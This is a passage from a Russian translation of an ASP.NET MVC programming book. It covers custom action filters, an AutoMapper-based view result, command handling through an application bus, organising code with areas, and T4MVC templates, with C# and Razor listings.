    public virtual void OnActionExecuted (ActionExecutedContext
filterContext)
    {
    }
}

```

Строка 1: Наследует IActionFilter

Строка 5: Наследует IActionFilter, IAutoActionFilter

Наш интерфейс IAutoActionFilter наследует IActionFilter. BaseAutoActionFilter наследует IAutoActionFilter и обеспечивает реализацию его методов, которые ничего не делают. Эти пустые методы позволяют в дальнейшем наследовании переопределять только необходимые методы, а не реализовывать все методы IActionFilter. Это уменьшит в дальнейшем объем работы.

Далее мы переходим к реализации пользовательских фильтров, которые заменят фильтры на основе атрибутов.

Листинг 12-6: Пользовательский фильтр действия, не основанный на атрибутах

```

public class SubtitleData : BaseAutoActionFilter
{
    readonly ISubtitleBuilder _builder;
    public SubtitleData(ISubtitleBuilder builder)
    {
        _builder = builder;
    }
    public override void OnActionExecuted(ActionExecutedContext
filterContext)
    {
        filterContext.Controller.ViewData["subtitle"] =
_builder.AutoSubtitle();
    }
}

```

Строка 4: Принимает зависимости в конструктор

В этой версии фильтра действия мы можем принять зависимость как параметр конструктора (поставляется автоматически контейнером DI). Наконец - чистый фильтр действия: тестируемый, облегченный, с управляемыми зависимостями и без неуклюжих атрибутов.

Может показаться, что это большой объем работы, но как только вы реализуете концепцию, добавление атрибутов фильтров станет простым: простое наследование от BaseAutoActionFilter.

В следующем разделе мы рассмотрим еще один способ оптимизации контроллеров - устранение других проблемных атрибутов из наших действий.

12.2.2. Наследование результатов действий

Один из возможных способов использовать атрибуты фильтров действий - выполнить постобработку ViewData, предоставленной контроллером представлению.

В примере кода для главы 11 у нас был атрибут фильтра действия, который использовал AutoMapper для трансляции исходных типов в типы назначения. Этот атрибут фильтра показан в следующем листинге.

Листинг 12-7: Фильтр действия, который использует AutoMapper

```
public class AutoMapModelAttribute : ActionFilterAttribute
{
    private readonly Type _destType;
    private readonly Type _sourceType;

    public AutoMapModelAttribute(Type sourceType, Type destType)
    {
        _sourceType = sourceType;
        _destType = destType;
    }

    public override void OnActionExecuted(ActionExecutedContext filterContext)
    {
        object model = filterContext.Controller.ViewData.Model;
        object viewModel = Mapper.Map(model, _sourceType, _destType);
        filterContext.Controller.ViewData.Model = viewModel;
    }
}
```

Строка 1: Наследует от ActionFilterAttribute

Строка 6: Принимает параметры типа

Строка 15-16: Использует AutoMapper для преобразования ViewData.Model

Применяя этот атрибут к методу действия, мы указываем AutoMapper преобразовать ViewData.Model. Этот атрибут предоставляет важную функциональность – ведь довольно легко забыть применить пользовательский атрибут, а наши представления не будут работать, если атрибут отсутствует. Альтернативный подход - вернуть пользовательский результат действия, который инкапсулирует эту логику, и не использовать фильтр.

Что, если мы наследуем от ViewResult класс, который содержит логику применения преобразования AutoMapper к ViewData.Model перед обычным выполнением, вместо того, чтобы использовать атрибут фильтра? Тогда мы могли бы не только подтвердить, что изначально была настроена правильная модель, но и гарантировать, что AutoMapper будет преобразовывать в правильный тип назначения.

Можно создать много разных результатов действий наподобие этого; однако, необходимо сделать видимым проверяемое состояние - в данном случае, это тип назначения, в который мы преобразовываем.

AutoMappedViewResult создается следующим образом.

Листинг 12-8: Результат действия, который применяет AutoMapper к модели

```
public class AutoMappedViewResult : ViewResult
{
    public static Func<object, Type, Type, object> Map = (a, b, c) =>
    {
        throw new InvalidOperationException(
            @"The Mapping function must be
            set on the AutoMapperResult class");
    };

    public AutoMappedViewResult(Type type)
    {
        DestinationType = type;
    }

    public Type ViewModelType { get; set; }

    public override void ExecuteResult(ControllerContext context)
    {
        ViewData.Model = Map(ViewData.Model,
            ViewData.Model.GetType(),
            DestinationType);
        base.ExecuteResult(context);
    }
}
```

Строка 1: Наследует от ViewResult

Строка 3: Определяет функцию отображения

Строка 19: Применяет функцию отображения

Строка 22: Выполняет обычную обработку ViewResult

Этот класс только применяет функцию отображения (определенную делегированием), которую мы установим как функцию отображения AutoMapper, к ViewData.Model, а затем продолжает обычную обработку ViewResult. Мы также должны сделать видимым тип назначения, чтобы его можно было проверить в модульных тестах. Не используя атрибуты, мы теперь точно знаем, что действие преобразует в правильный тип назначения.

Использование AutoMappedViewResult с вспомогательной функцией показано в следующем листинге. Этот результат мы можем легко использовать в действиях.

Листинг 12-9: Использование AutoMappedViewResult в действии

```
public AutoMappedViewResult Index()
{
```

```

    var customer = GetCustomer();
    return AutoMappedView<CustomerInfo>(customer);
}
public AutoMappedViewResult AutoMappedView<TModel>(object Model)
{
    ViewData.Model = Model;
    return new AutoMappedViewResult(typeof(TModel))
    {
        ViewData = ViewData,
        TempData = TempData
    };
}

```

Строка 4: Возвращает AutoMappedViewResult

Строка 6: Создает AutoMappedViewResult

Возвращать правильный результат – так же просто, как обычный ViewResult, но мы должны указать тип назначения, CustomerInfo (наша презентационная модель). Вспомогательная функция обрабатывает ViewData и TempData.

В следующем разделе мы еще более упростим наши контроллеры с помощью шины приложения и простой абстракции, которая контролирует процесс при успешном и неудачном результатах.

12.2.3. Использование шины приложения

Устранение зависимостей в больших распределенных системах - не просто хорошая идея, а необходимость. Разработчики, проектирующие такие системы, знают, что нужно создавать много элементарных служб, которые можно повторно использовать в нескольких приложениях. Таким же образом разработчики приложений создают классы, которые можно повторно использовать в программах. Но в отличие от классов в программах, службы не должны быть связаны с физическим расположением сети или определенными платформами программирования. Когда система состоит из служб, распределенных по большой сети, а не в общем пространстве памяти, необходима крайняя гибкость при развертывании и конфигурации.

То, как работают многие распределенные системы, можно сравнить с отправкой и получением сообщений. Одно приложение будет отправлять сообщение с командой в шину. Шина, среди прочего, отвечает за маршрутизацию сообщений и гарантирует, что они обрабатываются соответствующими получателями. Сервисы имеют общую схему сообщений, но их реализации могут сильно отличаться друг от друга, хотя бы потому, что они разрабатываются на различных платформах. Пока адресат понимает сообщение, службы могут работать вместе. Они не должны зависеть друг от друга, только от шины. Такие системы называются слабо связанными.

Это грубое упрощение сервис-ориентированных архитектур с ориентацией на передачу сообщений, но эти распределенные системы могут дать представление о более эффективных способах проектирования внутрипроцессных приложений.

Что если вместо того, чтобы зависеть от IOrderShippingService, наш сложный контроллер обработки заказов направит сообщение в шину, как показано в следующем листинге?

Листинг 12-10: Отправка сообщений по шине приложения

```
public class ExampleOrderController : Controller
{
    readonly IBus _bus;
    public ExampleOrderController(IBus bus)
    {
        _bus = bus;
    }
    public ActionResult Ship(int orderId)
    {
        var message = new ShipOrderMessage
        {
            OrderId = orderId
        };
        var result = _bus.Send(message);
        if (result.Successful)
        {
            return RedirectToAction ("Shipped", "Order", new { orderId });
        }
        return RedirectToAction ("NotShipped", "Order", new { orderId });
    }
}
```

Строка 4: Внедряет зависимость `IBus`

Строка 10-13: Создает сообщение команды

Строка 14: Посыпает сообщение в шину

Строка 15-19: Обрабатывает результат

Контроллер в предыдущем листинге не вызывает метод `IOrderShippingService`, но вместо этого посыпает `ShipOrderMessage` в шину приложения. Пользовательский интерфейс здесь полностью отделен от конкретного обработчика этой команды. Весь процесс отправки заказов или ответственный интерфейс мог бы измениться, но наш контроллер продолжал бы работать корректно.

С другой стороны, для шины необходим способ соотнесения сообщений с конкретными обработчиками. В распределенной системе понадобился бы довольно сложный механизм для маршрутизации сообщений в различные конечные точки, объединенные в сети, но внутрипроцессные приложения могут использовать систему типов в качестве реестра. Рассмотрим простой `IHandler<T>`.

```
public interface IHandler<T>
{
    Result Handle(T message);
}
```

Реализации этого интерфейса заявляют, что они могут обрабатывать определенный тип сообщения. Когда шина получает `ShipOrderMessage`, она может найти реализацию `IHandler<ShipOrderMessage>` и, используя DI-контейнер, создать экземпляр реализации, вызвать в нем `Handle` и передать в него сообщение. (Пример для этого есть в примере кода для этой главы.)

Для примера сообщения команды мы используем функциональную возможность MvcContrib, которая называется командный процессор. В следующем листинге показан обработчик для сообщения ShipOrder. Реализация IHandler находится в базовом классе Command<T>.

Листинг 12-11: Конкретный обработчик сообщений

```
public class ShipOrderHandler : Command<ShipOrder>
{
    readonly IRepository _repository;
    public ShipOrderHandler(IRepository repository)
    {
        _repository = repository;
    }
    protected override ReturnValue Execute(ShipOrder commandMessage)
    {
        var order = _repository.GetById<Order>(commandMessage.OrderId);
        order.Ship();
        _repository.Save(order);
        return new ReturnValue().SetValue(order);
    }
}
```

Командный процессор MvcContrib знает, как размещать обработчиков, и поэтому, чтобы зарегистрировать класс в качестве обработчика для этого сообщения, нужно только наследоваться от Command<ShipOrder>. Фактическая работа выполняется в методе Execute, в котором ShipOrderHandler может использовать свои собственные зависимости по мере необходимости.

Хотя и полезно отделить код бизнес-логики от пользовательского интерфейса, это действие можно применять только в средних и больших приложениях. В маленьких приложениях такой тип разделения не требуется. Кроме того, этот метод не упростил наш контроллер. Цикломатическая сложность осталась, и нам все еще необходимо проверить, что произойдет в случае успешного или неудачного результата.

Таким образом, нам нужно извлечь еще одну абстракцию: концепция успешного и неудачного результата может быть включена в архитектуру шины. Мы можем настроить результат действия (CommandResult) для отправки сообщения, он также может проверять результат отправки сообщений и выполнять вложенную функцию результата действия в случае успешного или неудачного результата. Но контроллер все еще отвечает за выбор результата действия при успешном или неудачном результате, продолжая свою роль в качестве управляющего ядра.

Полный результат действия включен в пример кода для этой главы, но упрощенный CommandResult показан в следующем листинге:

Листинг 12-12: Результат действия для обработки команд

```
public class CommandResult : ActionResult
{
    // ...
    public override void Execute(ControllerContext context)
    {
        var bus = ObjectFactory.GetInstance<IBus>();
        var result = bus.Send(_message);
        if (result.Successful)
        {
            Success.ExecuteResult(context);
        }
    }
}
```

```

        return;
    }
    Failure.ExecuteResult(context);
}
}

```

Строка 6: Инструмент IoC получает шину приложения

Строка 7: Посыпает сообщение

Строка 8: Проверяет результат

Строка 10: Выполняет результат действия для успешного выполнения

Строка 13: Выполняет результат действия для неудачного результата

В этом листинге не показан конструктор, принимающий функции, которые возвращают результаты действий для успешного и неудачного результата. Эти результаты действий в конечном итоге становятся свойствами `Success` и `Failure`. В противном случае семантика выглядела бы так же, как наш контроллер в листинге 12-10, но с помощью этой абстракции мы сможем избежать повторяющегося кода в каждом контроллере.

Давайте посмотрим, как выглядит конечный вариант действия обработки заказов, в котором используются специальные вспомогательные методы для создания `CommandResult`.

```

public CommandResult Ship(int orderId)
{
    var message = new ShipOrderMessage { OrderId = orderId };
    return Command(message,
        () => RedirectToAction("Shipped", new { orderId }),
        () => RedirectToAction("NotShipped", new { orderId }));
}

```

В новом действии `Ship` мы вызываем вспомогательный метод с аргументами для сообщения, результаты действий для успешного и неудачного результата. Так как мы пишем декларативный код для определения сообщения и результатов действий, написание и тестирование контроллеров, созданных с помощью этих техник, будет простым. Чтобы их протестировать, достаточно проверить сообщение `CommandResult`, результаты действий для успешного и неудачного результата и убедиться, что заявленные результаты такие, как предполагалось. Тест для этого действия включен в пример кода для этой главы.

Благодаря тому, что мы посыпаем команды через шину приложения, у нас появился небольшой логический путь, по которому движутся все бизнес-операции. Мы можем воспользоваться этим путем и создать механизм для более серьезной валидации, аудита и других комплексных решений.

12.3. Резюме

В этой главе мы применили простой рефакторинг, чтобы удалить бизнес-логику из контроллера и переместить ее в полезную абстракцию. При правильном управлении зависимостями и соблюдении принципов объектно-ориентированного программирования мы сможем разрабатывать программное обеспечение с хорошим дизайном и функциональностью, функционалом, состояние которого может быть легко протестировано в `CommandResult`.

Мы расширили `ControllerActionInvoker` для управления фильтрами действий. Наследование от `ActionResult` позволило нам избежать повторяющегося кода, при этом не полагаясь на атрибуты фильтров. Наконец мы использовали шину приложения для написания простых, описательных действий контроллера.

В следующей главе мы изучим устройство важной организационной возможности в ASP.NET MVC - областей.

13. Области для организации кода

Данная глава охватывает следующие темы:

- Организация больших приложений с помощью областей
- Создание ссылок между областями
- Управление глобальным, независимым от областей контентом
- Управление ссылками и URL-адресами

Как только ASP.NET MVC веб-сайты начинают увеличиваться в размерах и усложняться, количество контроллеров неизбежно возрастает. Приобретя большое количество контроллеров, вы начнете замечать, что многие контроллеры могут логически составлять единую группу. Ваше приложение может включать административные разделы, разделы каталога товаров, разделы защиты покупателя (*customer care*), разделы корзины и заказа товаров (*shopping cart* и *ordering*) и т.д. Каждая из этих областей приложения, скорее всего, не использует совместно ничего, кроме, может быть, универсального виджета авторизации или макета, но каждая область приложения, вероятно, имеет довольно много общих с другими контроллерами и представлениями функциональностей в пределах этой области.


Для того чтобы приручить большие приложения и организовать функциональность сайта, ASP.NET MVC 2 ввел понятие "областей". Области позволяют вам выделять контроллеры, модели и представления в различные физические местоположения, в которых фрагменты конкретной области расположены в папке конкретной области.

В предыдущей главе мы выделили дублирование контроллеров путем рассмотрения возможностей расширяемости для индивидуальных контроллеров. В этой главе мы исследуем использование областей для разделения различных компонентов нашего приложения. Мы также будем использовать T4MVC шаблоны, которые помогут нам генерировать URL-адреса и ссылки между областями.

13.1. Создание базовой области


Давайте начнем с создания области и рассмотрения того, как это работает. Нажмите правой кнопкой мыши на проекте **Product Catalog** в **Solution Explorer** и выберите **Add > Area**, как это продемонстрировано на рисунке 13-1.

Рисунок 13-1: Пункт контекстного меню **Add Area**.



Выбор пункта меню **Area** предоставляет диалоговое окно **Add Area**, где нам необходимо заполнить поле **Area Name**, как это продемонстрировано на рисунке 13-2.


Рисунок 13-2: Диалоговое окно Add Area.



При создании первой области в MVC проект будет добавлена новая папка верхнего уровня **Areas**. Внутри этой папки **Areas** каждая область располагается в своей собственной папке, и в каждой папке **Area** вы найдете папки для контроллеров, моделей и представлений, специфичные для этой области. Наконец, мастер **Add Area** также добавляет класс регистрации области.

В проект, продемонстрированный на рисунке 13-3, входят три области для администрирования, каталога товаров и информации об аккаунте.

Рисунок 13-3: Проект с тремя отдельными областями.



Мастер **Add Area** входит в комплект установщика ASP.NET MVC, но вы не обязаны использовать его. Мастер создает корректную структуру папок и класс регистрации области, но если инструмент по каким-то причинам был бы недоступен, вам просто нужно было бы следовать тому же самому соглашению о структуре папок.

Помимо структуры папок, мастер создает важный класс регистрации области. Класс содержит информацию, которая описывает для области название и маршрутизацию, а также позволяет изменять используемую по умолчанию информацию о регистрации области. Если бы вы использовали мастер, то ваш класс регистрации области выглядел бы как-то так:

Листинг 13-1: Класс регистрации области, используемый по умолчанию

```
public class AdminAreaRegistration : AreaRegistration
{
    public override string AreaName
    {
        get
        {
            return "Admin";
        }
    }

    public override void RegisterArea(AreaRegistrationContext context)
    {
        context.MapRoute("Admin_default",
            "Admin/{controller}/{action}/{id}",
            new
            {
                controller = "Profile",
                action = "Index",
                id = UrlParameter.Optional
            }
        );
    }
}
```

Строка 1: Наследуется от AreaRegistration

Строка 3: Задает имя области

Строка 11: Принимает AreaRegistrationContext

Строка 13-20: Создает маршрут для области

Класс AdminAreaRegistration содержит информацию о регистрации области и наследуется от MVC класса AreaRegistration. AreaRegistration – это абстрактный класс с одним абстрактным свойством, AreaName, и одним абстрактным методом, RegisterArea. Свойство AreaName используется в дальнейшем для целей маршрутизации. Метод RegisterArea принимает единственный объект AreaRegistrationContext, содержащий свойства и методы, которые вы можете использовать для описания области. В общем, для описания роутов, которые должна использовать эта область, вы можете просто воспользоваться методом MapRoute. В примере листинга 13-1 все URL роута, начинающиеся с "Admin", будут направлять к контроллерам в области Admin.

AreaRegistrationContext позволяет нам конструировать роуты, а также конфигурировать пространство имен нашей области. По умолчанию свойство роута Namespaces будет содержать пространство имен, в котором расположен класс AdminAreaRegistration. Каждое из добавленных пространств имен будет использоваться для регистрации глобальных роутов таким образом, чтобы контроллеры в пространстве имен конкретной области корректно выбирались движком маршрутизации. Если мы решим разорвать условности и разместить наши контроллеры в пространстве имен, которое не расположено в том же самом базовом пространстве имен, что и наш тип AdminAreaRegistration, то нам необходимо будет добавить эти пространства имен в AreaRegistrationContext.

После того как мы создали наши классы AreaRegistration, мы должны убедиться в том, что наши области регистрируются при запуске приложения. В проектах, созданных с помощью используемого по умолчанию ASP.NET MVC шаблона, уже будет присутствовать код регистрации. Если мы перемещаем существующий MVC 1 проект, то нам придется добавить следующий код метода Application_Start. Для MVC 2.0 никаких перемещений не требуется.


Листинг 13-2: Метод запуска приложения с регистрацией роута и области

```
protected void Application_Start()
{
    AreaRegistration.RegisterAllAreas();
    RegisterRoutes(RouteTable.Routes);
}
```

Метод `AreaRegistration.RegisterAllAreas` сканирует комплекты в папке `bin` приложения на факт присутствия типов, заимствованных от класса `AreaRegistration`, которые обладают конструктором без аргументов.

После того как мы разместили регистрацию нашей области, мы можем добавлять контроллеры, модели и представления в папки нашей области. В данном примере мы получим экраны администрирования, связанные с профилем текущего пользователя. Один из этих экранов будет контролироваться контроллером под названием `ProfileController`. Поскольку этот контроллер может быть связан с другими экранами администрирования, мы поместим этот контроллер и его представления в папку `Admin`, как это показано на рисунке 13-4.

Рисунок 13-4: `ProfileController` и представления в папке **Admin area**.



В наш `ProfileController` входят три действия: `Edit`, `Index` и `Show`. Каждое представление этого контроллера располагается в папке конкретного контроллера, папке `Profile`. В данный момент система анализа представлений сначала выполняет поиск папки конкретной области, затем переходит в папку `Shared` конкретной области, а потом в глобальную папку `Shared`. Частичные представления, макеты и файлы запуска представлений конкретной области могут помещаться в папку области `Shared` для того, чтобы они были видимы только для этой конкретной области. В таком случае мы можем создать глобальный макет, который содержит только общий сквозной шаблон. В каждую область тогда входил бы макет конкретной области, который использовался бы представлениями только в данной области. Если наши экраны администрирования пользуются одним и тем же универсальным макетом, то мы можем использовать макет только для наших экранов администрирования.

Для действий индивидуального контроллера не требуется задавать имя области при выборе представлений. В следующем листинге действие Index выбирает представление Index, оставляя при этом имя представления не заданным.

Листинг 13-3: Действие Index в ProfileController

```
public virtual ActionResult Index()
{
    var profiles = _profileRepository.GetAll();
    return View(profiles);
}
```

Контроллерам в пространстве имен конкретной области (например, AreasExample.Areas.Admin) присваивается специальная метка данных роута: area. Это значение данных роута берется из имени области, указанной в регистрации области. При поиске представлений движок представлений использует это значение метки area для того, чтобы искать папки с этим именем области.


Внутри наших представлений нам не нужно задавать значение области данных роута при генерации ссылок на другие действия контроллера внутри этой области. Ниже приведена ссылка на экране Edit, которая отправляет нас обратно к списку профилей:

Листинг 13-4: Связывание с действием в пределах того же самого контроллера и области

```
<div>
    @Html.ActionLink("Back to List", "Index")
</div>
```

Нам нужно только подставить название действия, поскольку названия контроллера и области будут заимствованы из данных роута текущего запроса. Если мы захотим дать ссылку на внешнюю область, то нам нужно будет явно подставить эти данные роута. На рисунке 13-5 страница Edit профиля содержит пункты меню, а также виджет авторизации.

Рисунок 13-5: Скриншот страницы Edit профиля со ссылками на внешние области.



Действие Edit расположено в ProfileController, который в свою очередь, располагается в области Admin. На рисунке 13-5 пункты меню **Home** и **About** направляют обратно в корневую область (или в область по умолчанию). Помимо этого ссылки Log Off и Profile направляют к корневой области и области Admin соответственно. Но эти пункты отображаются на страницах в рамках всего сайта, а не только внутри области Admin.

Представление Edit наследуется из глобального макета.

Листинг 13-5: Представление Edit, указывающее на глобальный макет

```
@model EditProfileInput
{
    ViewBag.Title = "Edit";
    Layout = "~/Views/Shared/_Layout.cshtml";
}
```

В наш глобальный макет мы включаем ссылки на контроллер Profile, а также на виджет авторизации, который ссылается на многочисленные области. В представлении Edit нам не нужно было указывать область, когда мы ссылались обратно на действие Index ProfileController, потому что это действие логически все еще находилось в том же контроллере и области, что и представление Edit, но нам нужно было сделать глобальные ссылки и виджеты эластичными и независимыми от областей. Если бы мы не указали название области для ссылки **Log Off**, то она не отображала бы корректно запрос в области Admin. Сгенерированный URL содержал бы некорректную информацию об области, как это продемонстрировано на рисунке 13-6.

Рисунок 13-6: Некорректно сгенерированный URL, содержащий дополнительные параметры области.

```
<body>
    <div class="page">
        <div id="header">
            <div id="title">
                <div id="logindisplay">
                    "Welcome "
                    <b>jbogard</b>
                    "[ "
                    <a href="/Admin/LogOff/Account">Log Off</a>
                    " ] "
                    <a href="/Admin/Profile>Show?username=jbogard">Profile</a>
                    " ] "
                </div>
            <div id="menucontainer">
            </div>
        <div id="main">
```

Наш AccountController располагается в корневой папке Controller, но URL был сгенерирован так, будто он расположен в области Admin. При генерации URL в глобальном контенте, который используется совместно различными областями, и при проставлении ссылок на различные области нам необходимо включать информацию о роуте области.

В следующем листинге наше меню содержит данные роута области для того, чтобы убедиться в том, что меню корректно связывается независимо от того, мастер-страница какой области используется.

Листинг 13-6: menu HTML, содержащий информацию о роуте области

```
<ul id="menu">
    <li>@Html.ActionLink("Home", "Index", "Home",
        new { area = null }, null)
    </li>
    <li>@Html.ActionLink("Profiles", "Index", "Profile",
        new { area = "Admin" }, null)
    </li>
    <li>@Html.ActionLink("About", "About", "Home",
        new { area = null }, null)
    </li>
</ul>
```

В каждом методе ActionLink листинга 13-6 мы задаем дополнительную область данных роута для ссылки. Ссылки **Home** и **About** находятся в корневой папке Controllers, поэтому мы оставляем название области незаполненным. Ссылка **Profile** направляет на область Admin, поэтому нам необходимо задать значение роута area – Admin. Значение роута "area" должно корректно сопоставляться с AreaName. Нам также нужно изменить совместно используемое частичное представление авторизации, поскольку это частичное представление используется в рамках всех областей.

Теперь ссылки будут явно задавать области, как это показано ниже.

Листинг 13-7: Наше частичное представление авторизации, в которое входит информация об области

```
@if (Request.IsAuthenticated)
{
    <text>Welcome <b>@Context.User.Identity.Name</b>!
    [ @Html.ActionLink("Log Off", "LogOff", "Account"
        , new { area = "" }, null)
    |
    @Html.ActionLink("Profile", "Show", "Profile",
        new
        {
            area = "Admin",
            username = Context.User.Identity.Name
        }, null))
    ]
    </text>
}
else
{
    @:[ @Html.ActionLink("Log On", "LogOn", "Account",
        new { area = "" }, null) ]
}
```

К сожалению, не существует перегрузки ActionLink, которая позволяла бы нам задавать название области без RouteValueDictionary. В следующем разделе мы изучим то, как мы можем воспользоваться преимуществами T4MVC проекта для того, чтобы генерировать URL роута в нашем приложении.

13.2. Управление ссылками и URL-адресами с помощью T4MVC

ASP.NET MVC содержит множество возможностей, чтобы не попасть впросак с "магическими строками", особенно с генерацией URL. "Магические строки" – это строковые константы, которые используются для представления других конструкций, но с добавлением разъединением, что может привести к неявным ошибкам, которые появляются только во время выполнения. Например, многие ASP.NET MVC методы принимают строковые параметры, которые ссылаются на классы контроллеров и методы действий. Переименование контроллера или действия не приводит к обновлению этих строк, что приводит к прерыванию работы приложения во время выполнения.

T4MVC проект содействует процессу обеспечения некоторой логики при обращении к контроллерам, представлениям и действиям посредством генерации иерархической модели представления кода, которая используется в рамках контроллеров и представлений. T4MVC проект использует движок шаблонизации T4 компании Microsoft для того, чтобы обеспечить упрощенный способ обращения к контроллерам, действиям и представлениям.

В следующем листинге наше действие `Edit` содержит вызов метода `BeginForm`, который обращается к действию `Save` контроллера `Profile`, используя "волшебные строки" для создания URL для элемента формы.

Листинг 13-8: Хрупкое представление `Edit` с "магическими строками"

```
@using (Html.BeginForm("Save", "Profile"))
{
    @Html.EditorForModel()
    <p>
        <input type="submit" value="Save" name="SaveButton" />
    </p>
}
```

"Магические строки" листинга 13-8 располагаются в методе `Html.BeginForm`. Строки `"Save"` и `"Profile"` – это данные роута, которые обращаются к классу `ProfileController` и методу `Save`. Если бы мы изменили название нашего контроллера и действия с помощью встроенных инструментов рефакторинга, то наше представление `Edit` было бы разрушено. В идеале все места, в которых мы обращаемся к контроллерам, действиям, представлениям и значениям роута посредством "магических строк" можно было бы переместить при помощи чего-то более устойчивого к неизбежным изменениям в большинстве проектов. В предыдущем разделе мы видели указатель `"area"` на жестко-закодированные значения данных роута. Если бы мы случайно неправильно напечатали или сделали орфографическую ошибку при задании содержимого или значений области роута, то наше приложение прервало бы свою работу во время выполнения.


Для исключения этих потенциальных проблем у нас есть две возможности. Мы можем использовать константы и строго типизированные генерации URL, основанные на выражениях, или мы можем использовать форму генерации кода, которая дает нам возможность легко обращаться к представлениям, контроллерам или действиям. T4MVC проект, который является частью `MvcContrib` (<http://mvcccontrib.org>), использует T4 (*Text Template Transformation Toolkit*) шаблоны для генерации методов расширений, констант наименований представлений и вспомогательных ссылок для того, чтобы исключить надоедливые "магические строки", которые, в противном случае, засорили бы наше приложение. T4MVC шаблоны используют технологию шаблонизации T4, введенную в Visual Studio 2008.

Для того чтобы использовать T4MVC вам для начала нужно загрузить последний релиз T4MVC с сайта <http://mvcccontrib.codeplex.com/wikipage?title=T4MVC> и поместить в корневую папку вашего приложения следующие два файла:

- *T4MVC.tt*
- *T4MVC.settings.t4*


В качестве альтернативы для установки T4MVC вы можете использовать утилиту управления пакетами NuGet. На рисунке 13-7 вы можете увидеть эти два файла, добавленные в корневую папку нашего MVC приложения.

Рисунок 13-7: Наше приложение, включающее два файла T4MVC шаблонов.



Когда в проект добавляются T4MVC шаблоны или когда проект создается или запускается, то шаблоны генерируются заново. В некоторых средах может всплывать диалоговое окно предупреждения системы безопасности, как это продемонстрировано на рисунке 13-8.

